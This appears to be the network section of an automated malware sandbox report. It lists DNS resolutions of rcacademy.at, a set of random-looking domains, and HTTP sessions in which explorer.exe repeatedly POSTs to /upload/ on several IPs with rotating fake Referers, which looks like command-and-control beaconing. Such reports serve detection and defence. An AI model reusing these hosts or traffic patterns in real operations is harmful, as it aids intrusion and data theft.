Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:52.610465050 CET	8.8.8.8	192.168.2.6	0x5788	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:53.935749054 CET	8.8.8.8	192.168.2.6	0xc53d	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:55.315965891 CET	8.8.8.8	192.168.2.6	0x1e30	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:56.559046984 CET	8.8.8.8	192.168.2.6	0x41a8	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		222.232.238.243	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		109.98.58.98	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		61.255.185.201	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		211.59.14.90	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		187.232.246.220	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		218.38.155.210	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		190.117.75.91	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		187.156.56.69	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		148.0.74.229	A (IP address)	IN (0x0001)
Dec 18, 2021 15:32:57.828247070 CET	8.8.8.8	192.168.2.6	0x6fe8	No error (0)	rcacademy.at		95.104.121.111	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- cdn.discordapp.com
- bastinscustomfab.com
- www.bastinscustomfab.com
- sbhfij.com
  - rcacademy.at
- uexckctm.com
- ydnswljr.org
- vyedgkcsgg.org
- rydxhqucb.net
- uwbia.net
- lwahbovc.org
- uvqqrvitjv.net
- pawqkjnqlq.net
- vbely.org
- wfquy.org

- svlbtjow.org
- nrenwf.com
- kliyespolk.com
- hjmjrvm.com
- tvgdwnrq.net
- bhqvtkcroe.net
- wayrnqsako.net
- ayamwyb.net
- gffroy.org
- ysuckj.com
- qmchuh.org
- tnsiunfk.net
- ydbdqcx.org
- myjlsdvf.org
- jfeippj.org
- dgwuv.com
- lvxkwka.net
- 45.9.20.240:7769
- lbswig.net
- rmxlxoqtyn.com
- pwwgj.com
- rwrqu.org
- hetky.net
- wadndxm.net
- whrkpnnn.net
- udjjtqdogg.org
- cyvwwwlnbx.com
- uwrfdbfbaa.org
- 185.112.83.8
- bvyrwnlgbc.com

- vbwucidikt.net
- hwmsuk.net
- qkybqrxqpe.net
- uaqwoemuq.org
- nyexyommxu.net
- jawmd.org
- xefimpb.com
- dppsna.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49796	162.159.134.233	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49830	50.62.140.96	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.6	49769	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:52.820661068 CET	1194	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://uvqqrvitjv.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 195 Host: rcacademy.at
Dec 18, 2021 15:31:53.983696938 CET	1195	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:53 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.6	49770	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:54.313282967 CET	1196	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://pawqkjnqlq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 282 Host: rcacademy.at
Dec 18, 2021 15:31:55.080066919 CET	1269	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:54 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.6	49772	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:55.342674017 CET	1276	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://vbely.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 158 Host: rcacademy.at
Dec 18, 2021 15:31:56.356654882 CET	5301	IN	HTTP/1.1 200 OK Date: Sat, 18 Dec 2021 14:31:55 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 0 Connection: close Content-Type: text/html; charset=utf-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.6	49782	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:57.089059114 CET	10351	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://wfquy.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 265 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:57.808521032 CET	10459	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:57 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.6	49785	148.0.74.229	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:58.001878977 CET	10461	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://svlbtjow.org/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 203 Host: rcacademy.at
Dec 18, 2021 15:31:58.761156082 CET	10570	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:58 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.6	49791	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:31:59.094274998 CET	10700	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://nrenwf.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 176 Host: rcacademy.at
Dec 18, 2021 15:32:00.324103117 CET	10711	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:31:59 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 102 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 00 00 d8 80 d7 bd 9d d9 a1 98 be 23 cd c5 88 81 99 8b 5c 36 08 6e 48 ba 3c 03 e8 fb 48 e1 9a e3 ba 32 da 2d da f5 6c 5b 01 98 8b 8c c6 69 d1 30 01 00 d0 5b d8 08 32 04 07 eb cf 24 a0 28 fb 11 53 41 23 77 4d da 6a bb 77 4a ee 9b 21 34 9d 65 d6 f1 e0 66 21 c6 1d e1 15 f3 e7 48 02 0d 6d 92 09 eb b7 c9 49 d3 Data Ascii: #\6nH<H2-l[i0[2$(SA#wMjwJ!4ef!HmI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
16	192.168.2.6	49803	190.117.75.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:03.974551916 CET	11487	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://kliyespolk.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 245 Host: rcacademy.at
Dec 18, 2021 15:32:06.856286049 CET	17599	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:06 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
17	192.168.2.6	49822	218.38.155.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:07.146100044 CET	20001	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://hjmjrvm.com/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 242 Host: rcacademy.at
Dec 18, 2021 15:32:08.333070993 CET	20011	IN	HTTP/1.0 404 Not Found Date: Sat, 18 Dec 2021 14:32:07 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.6.40 X-Powered-By: PHP/5.6.40 Content-Length: 334 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 75 70 6c 6f 61 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /upload/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
18	192.168.2.6	49827	222.232.238.243	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 18, 2021 15:32:08.641693115 CET	20012	OUT	POST /upload/ HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://tvgdwnrq.net/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 196 Host: rcacademy.at

Timestamp	kBytes transferred	Direction	Data
